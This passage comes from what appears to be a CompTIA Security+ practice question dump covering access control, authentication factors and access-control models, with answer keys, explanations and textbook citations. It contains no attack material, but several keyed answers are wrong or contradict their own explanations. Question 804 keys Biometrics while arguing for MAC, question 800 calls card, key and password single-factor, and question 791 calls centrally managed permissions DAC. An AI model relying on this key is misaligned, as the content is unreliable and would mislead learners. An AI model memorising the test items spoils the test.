[http://en.wikipedia.org/wiki/Lightweight\\_Directory\\_Access\\_Protocol#Directory\\_structure](http://en.wikipedia.org/wiki/Lightweight_Directory_Access_Protocol#Directory_structure)

### QUESTION 778

Which of the following is an XML based open standard used in the exchange of authentication and authorization information between different parties?

- A. LDAP
- B. SAML
- C. TACACS+
- D. Kerberos

**Correct Answer: B**

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Security Assertion Markup Language (SAML) is an open-standard data format centred on XML. It is used for supporting the exchange of authentication and authorization details between systems, services, and devices.

Incorrect Answers:

A, C, D: None of these options are based on XML.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 270- 274.

### QUESTION 779

Which of the following is an authentication method that can be secured by using SSL?

- A. RADIUS
- B. LDAP
- C. TACACS+
- D. Kerberos

**Correct Answer:** B

**Section:** Access Control and Identity Management

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

With secure LDAP (LDAPS), all LDAP communications are encrypted with SSL/TLS

Incorrect Answers:

A, C, D: None of these options have a version that is SSL encrypted.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 147.

<http://en.wikipedia.org/wiki/Radius>

<http://en.wikipedia.org/wiki/TACACS>

[http://en.wikipedia.org/wiki/Kerberos\\_\(protocol\)](http://en.wikipedia.org/wiki/Kerberos_(protocol))

### **QUESTION 780**

A user ID and password together provide which of the following?

- A. Authorization
- B. Auditing
- C. Authentication
- D. Identification

**Correct Answer:** C

**Section:** Access Control and Identity Management

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Authentication generally requires one or more of the following:

Something you know: a password, code, PIN, combination, or secret phrase.

Something you have: a smart card, token device, or key.

Something you are: a fingerprint, a retina scan, or voice recognition; often referred to as biometrics, discussed later in this chapter.

Somewhere you are: a physical or logical location.

Something you do: typing rhythm, a secret handshake, or a private knock.

Incorrect Answers:

A: Authorization occurs after authentication, and ensures that the requested activity or object access is possible given the rights and privileges assigned to the authenticated identity. Authorization indicates who is trusted to perform specific operations.

B: Auditing is generally used for compliance testing.

D: Identification is the claiming of an identity, only has to take place once per authentication or access process.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 118, 276, 280, 285.

### **QUESTION 781**

The fundamental information security principals include confidentiality, availability and which of the following?

- A. The ability to secure data against unauthorized disclosure to external sources
- B. The capacity of a system to resist unauthorized changes to stored information
- C. The confidence with which a system can attest to the identity of a user
- D. The characteristic of a system to provide uninterrupted service to authorized users

**Correct Answer: B**

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Confidentiality, integrity, and availability, which make up the CIA triad, are the three most important concepts in security. In this instance, the answer describes the Integrity part of the CIA triad.

Incorrect Answers:

A: This describes confidentiality.

C: This describes identification.

D: This describes redundancy.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 148- 152.

### **QUESTION 782**

Which of the following is the difference between identification and authentication of a user?

- A. Identification tells who the user is and authentication tells whether the user is allowed to logon to a system.
- B. Identification tells who the user is and authentication proves it.

- C. Identification proves who the user is and authentication is used to keep the users data secure.
- D. Identification proves who the user is and authentication tells the user what they are allowed to do.

**Correct Answer:** B

**Section:** Access Control and Identity Management

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Identification is described as the claiming of an identity, and authentication is described as the act of verifying or proving the claimed identity.

Incorrect Answers:

A, D: Permissions enforce whether a user can logon to a system, and what a user is allowed to do.

C: Confidentiality keeps the user's data secure.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 276.

### **QUESTION 783**

A network administrator has a separate user account with rights to the domain administrator group. However, they cannot remember the password to this account and are not able to login to the server when needed. Which of the following is MOST accurate in describing the type of issue the administrator is experiencing?

- A. Single sign-on
- B. Authorization
- C. Access control
- D. Authentication

**Correct Answer:** D

**Section:** Access Control and Identity Management

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Authentication generally requires one or more of the following:

- Something you know: a password, code, PIN, combination, or secret phrase.
- 
- Something you have: a smart card, token device, or key.
-

- Something you are: a fingerprint, a retina scan, or voice recognition; often referred to as biometrics, discussed later in this chapter.
- 
- Somewhere you are: a physical or logical location.
- 
- Something you do: typing rhythm, a secret handshake, or a private knock.
- 

Incorrect Answers:

- A: Single sign-on is when a user is authenticated into the realm, they need not re-authenticate to access resources on any realm entity. Authentication has not occurred in this instance.
- B: Authorization occurs after authentication, and ensures that the requested activity or object access is possible given the rights and privileges assigned to the authenticated identity. Authorization indicates who is trusted to perform specific operations.
- C: Access Control is defined as the control and management of users and their privileges and activities in a secure environment.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 275- 284.

#### **QUESTION 784**

Ann works at a small company and she is concerned that there is no oversight in the finance department; specifically, that Joe writes, signs and distributes paycheques, as well as other expenditures. Which of the following controls can she implement to address this concern?

- A. Mandatory vacations
- B. Time of day restrictions
- C. Least privilege
- D. Separation of duties

**Correct Answer:** D

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Separation of duties divides administrator or privileged tasks into separate groupings, which in turn, is individually assigned to unique administrators. This helps in fraud prevention, error reduction, as well as conflict of interest prevention. For example, those who configure security should not be the same people who test security. In this case, Joe should not be allowed to write and sign paycheques.

Incorrect Answers:

- A: Mandatory vacations require each employee to be on vacation for a minimal amount of time each year. During this time a different employee sits at their desk and performs their work tasks. This will not solve the problem, it will determine whether the user is committing fraud, being abusive, or if they are incompetent.
- B: Time of day restrictions limits when a specific user account can log on to the network according to the time of day. This will not help solve the problem.
- C: Least privilege states that users should only be granted the minimum necessary access, permissions, and privileges that are required for them to accomplish their work tasks. This is used for normal employees, whereas Separation of duties is for administrators.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 81, 82, 280.

### QUESTION 785

A security administrator implements access controls based on the security classification of the data and need-to-know information. Which of the following BEST describes this level of access control?

- A. Implicit deny
- B. Role-based Access Control
- C. Mandatory Access Controls
- D. Least privilege

**Correct Answer: C**

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Mandatory Access Control allows access to be granted or restricted based on the rules of classification. MAC also includes the use of need to know. Need to know is a security restriction where some objects are restricted unless the subject has a need to know them.

Incorrect Answers:

- A: Implicit deny says that if you aren't explicitly granted access or privileges for a resource, you're denied access by default.
- B: Basically, Role-based Access Control is based on a user's job description. It does not include the use of need to know.
- D: Least privilege states that users should only be granted the minimum necessary access, permissions, and privileges that are required for them to accomplish their work tasks. It does not include the use of need to know.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 278- 284.

### QUESTION 786

Which of the following presents the STRONGEST access control?

- A. MAC

- B. TACACS
- C. DAC
- D. RBAC

**Correct Answer:** A

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

A: With Mandatory Access Control (MAC) all access is predefined. This makes it the strongest access control of the options presented in the question.

Incorrect Answers:

B: TACACS refers to a client-server-oriented environment similar to that of RADIUS and is in essence an authentication service. It is an older authentication protocol common to UNIX networks that allows a remote access server to forward a user's logon password to an authentication server to determine whether access can be allowed to a given system.

C: With Discretionary Access Control (DAC) access control incorporates some flexibility.

D: With Role-Based Access Control (RBAC) access control allows the user's role to dictate access capabilities.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 146, 150

**QUESTION 787**

A user reports being unable to access a file on a network share. The security administrator determines that the file is marked as confidential and that the user does not have the appropriate access level for that file. Which of the following is being implemented?

- A. Mandatory access control
- B. Discretionary access control
- C. Rule based access control
- D. Role based access control

**Correct Answer:** A

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Mandatory Access Control (MAC) allows access to be granted or restricted based on the rules of classification. MAC in corporate business environments involve the following four sensitivity levels

Public

Sensitive  
Private  
Confidential

MAC assigns subjects a clearance level and assigns objects a sensitivity label. The name of the clearance level must be the same as the name of the sensitivity label assigned to objects or resources. In this case the file is marked confidential, and the user does not have that clearance level and cannot access the file.

Incorrect Answers:

B: Discretionary access control (DAC) allows access to be granted or restricted by an object's owner based on user identity and on the discretion of the object owner, not on its clearance level.

C: Rule-based access control is used for network devices that filter traffic based on filtering rules.

D: Role-based Access Control is basically based on a user's job description.

#### **QUESTION 788**

Which of the following common access control models is commonly used on systems to ensure a "need to know" based on classification levels?

- A. Role Based Access Controls
- B. Mandatory Access Controls
- C. Discretionary Access Controls
- D. Access Control List

**Correct Answer: B**

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Mandatory Access Control allows access to be granted or restricted based on the rules of classification. MAC also includes the use of need to know. Need to know is a security restriction where some objects are restricted unless the subject has a need to know them.

Incorrect Answers:

A: Basically, Role-based Access Control is based on a user's job description. It does not include the use of need to know.

C: Discretionary access control (DAC) is identity based, not based on classification levels.

D: Access Control List (ACL) specifies which users are allowed or refused the different types of available access based on the object type.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 278- 284.

#### **QUESTION 789**

Which of the following access controls enforces permissions based on data labeling at specific levels?

- A. Mandatory access control

- B. Separation of duties access control
- C. Discretionary access control
- D. Role based access control

**Correct Answer:** A

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

In a MAC environment everything is assigned a classification marker. Subjects are assigned a clearance level and objects are assigned a sensitivity label.

Incorrect Answers:

B: Separation of duties divides administrator or privileged tasks into separate groupings, which in turn, is individually assigned to unique administrators.

It does not involve labelling at specific levels.

C: Discretionary access control (DAC) allows access to be granted or restricted by an object's owner based on user identity and on the discretion of the object owner. It does not involve labelling at specific levels.

D: Basically, Role-based Access Control is based on a user's job description. It does not involve labelling at specific levels.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 278- 284.

**QUESTION 790**

Joe Has read and write access to his own home directory. Joe and Ann are collaborating on a project, and Joe would like to give Ann write access to one particular file in this home directory. Which of the following types of access control would this reflect?

- A. Role-based access control
- B. Rule-based access control
- C. Mandatory access control
- D. Discretionary access control

**Correct Answer:** D

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Discretionary access control (DAC) allows access to be granted or restricted by an object's owner based on user identity and on the discretion of the object owner.

Incorrect Answers:

- A: Basically, Role-based Access Control is based on a user's job description.
- B: Rule-based access control is used for network devices that filter traffic based on filtering rules.
- C: Mandatory Access Control allows access to be granted or restricted based on the rules of classification.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 278- 284.

### **QUESTION 791**

The IT department has setup a share point site to be used on the intranet. Security has established the groups and permissions on the site. No one may modify the permissions and all requests for access are centrally managed by the security team. This is an example of which of the following control types?

- A. Rule based access control
- B. Mandatory access control
- C. User assigned privilege
- D. Discretionary access control

**Correct Answer: D**

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Discretionary access control (DAC) allows access to be granted or restricted by an object's owner based on user identity and on the discretion of the object owner.

Incorrect Answers:

- A: Rule-based access control is used for network devices that filter traffic based on filtering rules.
- B: Mandatory Access Control allows access to be granted or restricted based on the rules of classification.
- C: User assigned privilege is when permissions are allowed or refused based on a specific individual user.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 278- 284, 294.

### **QUESTION 792**

A security technician is working with the network firewall team to implement access controls at the company's demarc as part of the initiation of configuration management processes. One of the network technicians asks the security technician to explain the access control type found in a firewall. With which of the following should the security technician respond?

- A. Rule based access control
- B. Role based access control
- C. Discretionary access control

D. Mandatory access control

**Correct Answer:** A

**Section:** Access Control and Identity Management

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Rule-based access control is used for network devices, such as firewalls and routers, which filter traffic based on filtering rules.

Incorrect Answers:

B: Basically, Role-based Access Control is based on a user's job description.

C: Discretionary access control (DAC) allows access to be granted or restricted by an object's owner based on user identity and on the discretion of the object owner.

D: Mandatory Access Control allows access to be granted or restricted based on the rules of classification.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 278- 284.

### **QUESTION 793**

During the information gathering stage of a deploying role-based access control model, which of the following information is MOST likely required?

- A. Conditional rules under which certain systems may be accessed
- B. Matrix of job titles with required access privileges
- C. Clearance levels of all company personnel
- D. Normal hours of business operation

**Correct Answer:** B

**Section:** Access Control and Identity Management

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Role-based access control is a model where access to resources is determined by job role rather than by user account.

Within an organization, roles are created for various job functions. The permissions to perform certain operations are assigned to specific roles. Members or staff (or other system users) are assigned particular roles, and through those role assignments acquire the computer permissions to perform particular computer-system functions. Since users are not assigned permissions directly, but only acquire them through their role (or roles), management of individual user rights becomes a matter of simply assigning appropriate roles to the user's account; this simplifies common operations, such as adding a user, or changing a user's department.

To configure role-based access control, you need a list (or matrix) of job titles (roles) and the access privileges that should be assigned to each role.

Incorrect Answers:

- A: For role-based access control, you don't need conditional rules under which certain systems may be accessed; you just need a list of roles and their associated privileges.
- C: Clearance levels of all company personnel. Privileges are assigned based on job role rather than directly to individuals.
- D: The hours of business operation are not required. Business hours are not related to assigning access privileges.

References:

[http://en.wikipedia.org/wiki/Role-based\\_access\\_control](http://en.wikipedia.org/wiki/Role-based_access_control)

#### **QUESTION 794**

A company hired Joe, an accountant. The IT administrator will need to create a new account for Joe. The company uses groups for ease of management and administration of user accounts. Joe will need network access to all directories, folders and files within the accounting department.

Which of the following configurations will meet the requirements?

- A. Create a user account and assign the user account to the accounting group.
- B. Create an account with role-based access control for accounting.
- C. Create a user account with password reset and notify Joe of the account creation.
- D. Create two accounts: a user account and an account with full network administration rights.

**Correct Answer: B**

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Role-based Access Control is basically based on a user's job description. When a user is assigned a specific role in an environment, that user's access to objects is granted based on the required tasks of that role. The IT administrator should, therefore, create an account with role-based access control for accounting for Joe.

Incorrect Answers:

- A: Assigning Joe's user account to the accounting group will not necessarily allow Joe the required access, as different users require different access.
- C: Creating a user account with password reset will not allow Joe the required access, as permissions still have to be granted.
- D: Doing this will give Joe more rights than is required.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 82, 280.

#### **QUESTION 795**

Users require access to a certain server depending on their job function. Which of the following would be the MOST appropriate strategy for securing the server?

- A. Common access card

- B. Role based access control
- C. Discretionary access control
- D. Mandatory access control

**Correct Answer:** B

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

**Section: Access Control and Identity Management**

Role-based Access Control is basically based on a user's job description. When a user is assigned a specific role in an environment, that user's access to objects is granted based on the required tasks of that role.

Incorrect Answers:

A: Smart cards are credit-card-sized IDs, badges, or security passes with an embedded integrated circuit chip. Common Access Cards (CACs) are the U.S. government and military version of a smart card.

C: Discretionary access control (DAC) allows access to be granted or restricted by an object's owner based on user identity and on the discretion of the object owner. It does not rely on job function.

D: Mandatory Access Control allows access to be granted or restricted based on the rules of classification. It does not rely on job function.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 278- 284.

**QUESTION 796**

The company's sales team plans to work late to provide the Chief Executive Officer (CEO) with a special report of sales before the quarter ends. After working for several hours, the team finds they cannot save or print the reports.

Which of the following controls is preventing them from completing their work?

- A. Discretionary access control
- B. Role-based access control
- C. Time of Day access control
- D. Mandatory access control

**Correct Answer:** C

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

**Section: Access Control and Identity Management**

Time of day restrictions limit when users can access specific systems based on the time of day or week. It can limit access to sensitive environments to normal business hours when oversight and monitoring can be performed to prevent fraud, abuse, or intrusion. In this case, the sales team is prevented from saving or printing reports after a certain time.

Incorrect Answers:

- A: Discretionary access control (DAC) allows access to be granted or restricted by an object's owner based on user identity and on the discretion of the object owner. Since the sales team had access, and the restriction only kicked in after several hours, DAC cannot be responsible.
- B: Role-based Access Control is basically based on a user's job description. When a user is assigned a specific role in an environment, that user's access to objects is granted based on the required tasks of that role. Since the sales team needs to save and print reports, they would not be restricted if restrictions were role-based.
- D: Mandatory Access Control allows access to be granted or restricted based on the rules of classification. Since they had access earlier, they clearly had the necessary classification.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 278- 284.

### QUESTION 797

Which of the following security concepts can prevent a user from logging on from home during the weekends?

- A. Time of day restrictions
- B. Multifactor authentication
- C. Implicit deny
- D. Common access card

**Correct Answer:** A

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Time of day restrictions limit when users can access specific systems based on the time of day or week. It can limit access to sensitive environments to normal business hours when oversight and monitoring can be performed to prevent fraud, abuse, or intrusion.

Incorrect Answers:

- B: Multifactor authentication requires a user to supply two or more authentication factors in order to prove their identity. This would not be restricted to weekends only.
- C: Implicit deny says that if you aren't explicitly granted access or privileges for a resource, you're denied access by default. If this is true, time of the week will not be a factor.
- D: Common Access Cards (CACs) are smart cards used by the U.S. government and military to physically access facilities.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 280- 284.

**QUESTION 798**

A technician is reviewing the logical access control method an organization uses. One of the senior managers requests that the technician prevent staff members from logging on during nonworking days. Which of the following should the technician implement to meet management's request?

- A. Enforce Kerberos
- B. Deploy smart cards
- C. Time of day restrictions
- D. Access control lists

**Correct Answer:** C

**Section:** Access Control and Identity Management

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Time of day restrictions limit when users can access specific systems based on the time of day or week. It can limit access to sensitive environments to normal business hours.

Incorrect Answers:

A: Kerberos makes use of encryption keys as tickets with time stamps to prove identity and grant access to resources. It will not prevent staff members from logging on during nonworking days.

B: Smart cards are credit-card-sized IDs, badges, or security passes with an embedded integrated circuit chip that allows you to physically access secure facilities. It will not prevent staff members from logging on during nonworking days.

D: Access Control List (ACL) specifies which users are allowed or refused the different types of available access based on the object type. It will not prevent staff members from logging on during nonworking days.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 24, 271, 280, 282.

**QUESTION 799**

Ann, the security administrator, wishes to implement multifactor security. Which of the following should be implemented in order to compliment password usage and smart cards?

- A. Hard tokens
- B. Fingerprint readers
- C. Swipe badge readers
- D. Passphrases

**Correct Answer:** B

## **Section: Access Control and Identity Management**

### **Explanation**

#### **Explanation/Reference:**

Section: Access Control and Identity Management

A multifactor authentication method uses two or more processes for logon. A two-factor method might use smart cards and biometrics for logon. For obvious reasons, the two or more factors employed should not be from the same category.

Incorrect Answers:

- A: Hard tokens would fall in the same category as smart cards.
- C: Swipe badge readers are in the same category as smart cards.
- D: Passphrases fall in the same category as password usage.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 133

## **QUESTION 800**

A network administrator uses an RFID card to enter the datacenter, a key to open the server rack, and a username and password to logon to a server. These are examples of which of the following?

- A. Multifactor authentication
- B. Single factor authentication
- C. Separation of duties
- D. Identification

**Correct Answer: B**

## **Section: Access Control and Identity Management**

### **Explanation**

#### **Explanation/Reference:**

Section: Access Control and Identity Management

Single-factor authentication (SFA) is a process for securing access to a given system by identifying the party requesting access via a single category of credentials. In this case, the network administrator makes use of an RFID card to access the datacenter, a key to access the server rack, and a username and password to access a server.

Incorrect Answers:

- A: Multifactor authentication requires a user to provide two or more authentication factors in order to access a given system.
- C: Separation of duties divides administrator or privileged tasks into separate groupings, which in turn, is individually assigned to unique administrators.
- D: Identification only proves who the user is, it will not give access.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 275, 276, 282.

<http://searchsecurity.techtarget.com/definition/single-factor-authentication-SFA>

**QUESTION 801**

Use of a smart card to authenticate remote servers remains MOST susceptible to which of the following attacks?

- A. Malicious code on the local system
- B. Shoulder surfing
- C. Brute force certificate cracking
- D. Distributed dictionary attacks

**Correct Answer:** A

**Section:** Access Control and Identity Management

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Once a user authenticates to a remote server, malicious code on the user's workstation could then infect the server.

Incorrect Answers:

B: Shoulder surfing is when a malicious user can watch your keyboard or view your display to figure out your password. This would not work as you are using a smart card.

C: Brute force attacks are designed to try every possible valid combination of characters to construct possible passwords in the attempt to discover the specific passwords used by user accounts. This would not work as you are using a smart card.

D: Dictionary attacks create hashes to compare via prebuilt lists of potential passwords. This would not work as you are using a smart card.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 278- 282.

**QUESTION 802**

Employee badges are encoded with a private encryption key and specific personal information. The encoding is then used to provide access to the network. Which of the following describes this access control type?

- A. Smartcard
- B. Token
- C. Discretionary access control
- D. Mandatory access control

**Correct Answer:** A

**Section:** Access Control and Identity Management

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Smart cards are credit-card-sized IDs, badges, or security passes with an embedded integrated circuit chip that can include data regarding the authorized bearer. This data can then be used for identification and/or authentication purposes.

Incorrect Answers:

- B: A token is a type of authentication factor, usually a hardware device.
- C: Discretionary access control (DAC) allows access to be granted or restricted by an object's owner based on user identity and on the discretion of the object owner. DAC does not involve badges.
- D: Mandatory Access Control allows access to be granted or restricted based on the rules of classification. MAC does not involve badges.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 278- 282.

**QUESTION 803**

A Chief Information Security Officer (CISO) wants to implement two-factor authentication within the company. Which of the following would fulfill the CISO's requirements?

- A. Username and password
- B. Retina scan and fingerprint scan
- C. USB token and PIN
- D. Proximity badge and token

**Correct Answer: C**

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Multi-factor authentication (MFA) is a method of computer access control which a user can pass by successfully presenting authentication factors from at least two of the three categories:

knowledge factors ("things only the user knows"), such as passwords  
possession factors ("things only the user has"), such as ATM cards  
inherence factors ("things only the user is"), such as biometrics

In this question, a USB token is a possession factor (something the user has) and a PIN is a knowledge factor (something the user knows).

Incorrect Answers:

- A: A username and password are both knowledge factors (something the user knows). Therefore, this answer only provides single-factor authentication.
- B: A retina scan and fingerprint scan are both inherence factors (something only that user has). Therefore, this answer only provides single-factor authentication.

D: A proximity badge and token are both possession factors (something the user has). Therefore, this answer only provides single-factor authentication.

References:

[http://en.wikipedia.org/wiki/Multi-factor\\_authentication](http://en.wikipedia.org/wiki/Multi-factor_authentication)

#### **QUESTION 804**

A technician wants to implement a dual factor authentication system that will enable the organization to authorize access to sensitive systems on a need- to-know basis. Which of the following should be implemented during the authorization stage?

- A. Biometrics
- B. Mandatory access control
- C. Single sign-on
- D. Role-based access control

**Correct Answer: A**

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

This question is asking about "authorization", not authentication.

Mandatory access control (MAC) is a form of access control commonly employed by government and military environments. MAC specifies that access is granted based on a set of rules rather than at the discretion of a user. The rules that govern MAC are hierarchical in nature and are often called sensitivity labels, security domains, or classifications.

MAC can also be deployed in private sector or corporate business environments. Such cases typically involve the following four security domain levels (in order from least sensitive to most sensitive):

Public  
Sensitive  
Private  
Confidential

A MAC environment works by assigning subjects a clearance level and assigning objects a sensitivity label--in other words, everything is assigned a classification marker. Subjects or users are assigned clearance levels. The name of the clearance level is the same as the name of the sensitivity label assigned to objects or resources. A person (or other subject, such as a program or a computer system) must have the same or greater assigned clearance level as the resources they wish to access. In this manner, access is granted or restricted based on the rules of classification (that is, sensitivity labels and clearance levels).

MAC is named as it is because the access control it imposes on an environment is mandatory. Its assigned classifications and the resulting granting and restriction of access can't be altered by users. Instead, the rules that define the environment and judge the assignment of sensitivity labels and clearance levels control authorization.

MAC isn't a very granularly controlled security environment. An improvement to MAC includes the use of need to know: a security restriction where some objects (resources or data) are restricted unless the subject has a need to know them. The objects that require a specific need to know are assigned a sensitivity label, but they're compartmentalized from the rest of the objects with the same sensitivity label (in the same security domain). The need to know is a rule in and of itself, which states that access is granted only to users who have been assigned work tasks that require access to the cordoned-off object. Even if users have the proper level of clearance, without need to know, they're denied access. Need to know is the MAC equivalent of the principle of least privilege from DAC.

Incorrect Answers:

A: Biometrics is used in authentication. Biometrics includes fingerprints and retina scans. This question is asking about "authorization", which generally comes after authentication.

C: Single sign-on is used to access multiple systems with a single login. Single sign-on is used for authentication, not authorization.

D: Role-based access control (RBAC) defines access to resources based on job role. We need to authorize access to sensitive systems on a need-to-know basis. Therefore, the default access should be "no access" unless the person can prove a 'need to know'. RBAC would give everyone performing a role access to the sensitive system.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 278- 284.

#### **QUESTION 805**

Which of the following is an example of multifactor authentication?

- A. Credit card and PIN
- B. Username and password
- C. Password and PIN
- D. Fingerprint and retina scan

**Correct Answer:** A

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

A credit card is a memory card that functions a type of two-factor authentication. The card is something you have, and its PIN is something you know. Multifactor authentication requires a user to provide two or more different types of authentication factors to prove their identity.

Incorrect Answers:

B, C, D: Each of these options offers 2 authentication factors. Each authentication factor pair is, however, of the same type.

Username and password something you know.

Password and PIN something you know.

Fingerprint and retina scan something you are.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 280, 282.

#### **QUESTION 806**

Which of the following protocols provides for mutual authentication of the client and server?

- A. Two-factor authentication
- B. Radius
- C. Secure LDAP
- D. Biometrics

**Correct Answer:** C

**Section:** Access Control and Identity Management

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

C: The LDAP directory service is based on a client-server model. The function of LDAP is to enable access to an existing directory. Because it is a client-server model it makes provision for mutual authentication between the two parties.

Incorrect Answers:

A: Two-factor authentication refers to an authentication method used to gain access, not a protocol.

B: Remote Authentication Dial-In User Service (RADIUS) is a mechanism that allows authentication of remote and other network connections. You should use RADIUS when you want to improve network security by implementing a single service to authenticate users who connect remotely to the network.

D: Biometrics is a physical security measure which makes use of some kind of unique biological trait as a means of identification. It is not a protocol.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 154, 147, 375.

<https://msdn.microsoft.com/en-us/library/aa367008%28v=vs.85%29.aspx>

#### **QUESTION 807**

A company with a US-based sales force has requested that the VPN system be configured to authenticate the sales team based on their username, password and a client side certificate. Additionally, the security administrator has restricted the VPN to only allow authentication from the US territory.

How many authentication factors are in use by the VPN system?

- A. 1
- B. 2
- C. 3
- D. 4

**Correct Answer:** C

## **Section: Access Control and Identity Management**

### **Explanation**

#### **Explanation/Reference:**

Section: Access Control and Identity Management

Three different types of authentication factors have been used in this question:

Something you know username and password.

Something you have - client side certificate.

Somewhere you are - authentication to the VPN is only allowed from the U.S. territory.

#### **Incorrect Answers:**

A: This option refers to single factor authentication, which only makes use of one authentication factor.

B: This option refers to two-factor authentication, which makes use of two different authentication factors.

D: This option refers to four-factor authentication, which makes use of four different authentication factors.

#### **References:**

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 280, 282.

## **QUESTION 808**

A company requires that a user's credentials include providing something they know and something they are in order to gain access to the network.

Which of the following types of authentication is being described?

- A. Biometrics
- B. Kerberos
- C. Token
- D. Two-factor

**Correct Answer: D**

## **Section: Access Control and Identity Management**

### **Explanation**

#### **Explanation/Reference:**

Section: Access Control and Identity Management

Two-factor authentication is when two different authentication factors are provided for authentication purposes. In this case, "something they know and something they are".

#### **Incorrect Answers:**

A: Biometrics refers to a collection of physical attributes of the human body that can be used for authentication. It is an authentication factor type.

Something they are.

B: Kerberos is used for the security and protection of authentication credentials.

C: Tokens is an authentication factor type. Something they have.

#### **References:**

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 272, 280, 281, 282.

### **QUESTION 809**

One of the most basic ways to protect the confidentiality of data on a laptop in the event the device is physically stolen is to implement which of the following?

- A. File level encryption with alphanumeric passwords
- B. Biometric authentication and cloud storage
- C. Whole disk encryption with two-factor authentication
- D. BIOS passwords and two-factor authentication

**Correct Answer: C**

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Whole-disk encryption only provides reasonable protection when the system is fully powered off. To make the most of the defensive strength of whole-disk encryption, a long, complex passphrase should be used to unlock the system on bootup. Combining whole-disk encryption with two factor authentication would further increase protection.

Incorrect Answers:

A: Configuring file level encryption with alphanumeric passwords would still allow thieves access to the system, and time to crack the password.

B: Biometric authentication and cloud storage would work, but the question requires a basic solution.

D: BIOS passwords are easily removed by removing the CMOS battery, allowing a thief to power up the laptop. Once powered on, the thief can crack passwords at their leisure.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 252, 282.

<https://www.technibble.com/how-to-bypass-or-remove-a-bios-password/>

### **QUESTION 810**

Speaking a passphrase into a voice print analyzer is an example of which of the following security concepts?

- A. Two factor authentication
- B. Identification and authorization
- C. Single sign-on
- D. Single factor authentication

**Correct Answer: A**

**Section: Access Control and Identity Management**

## **Explanation**

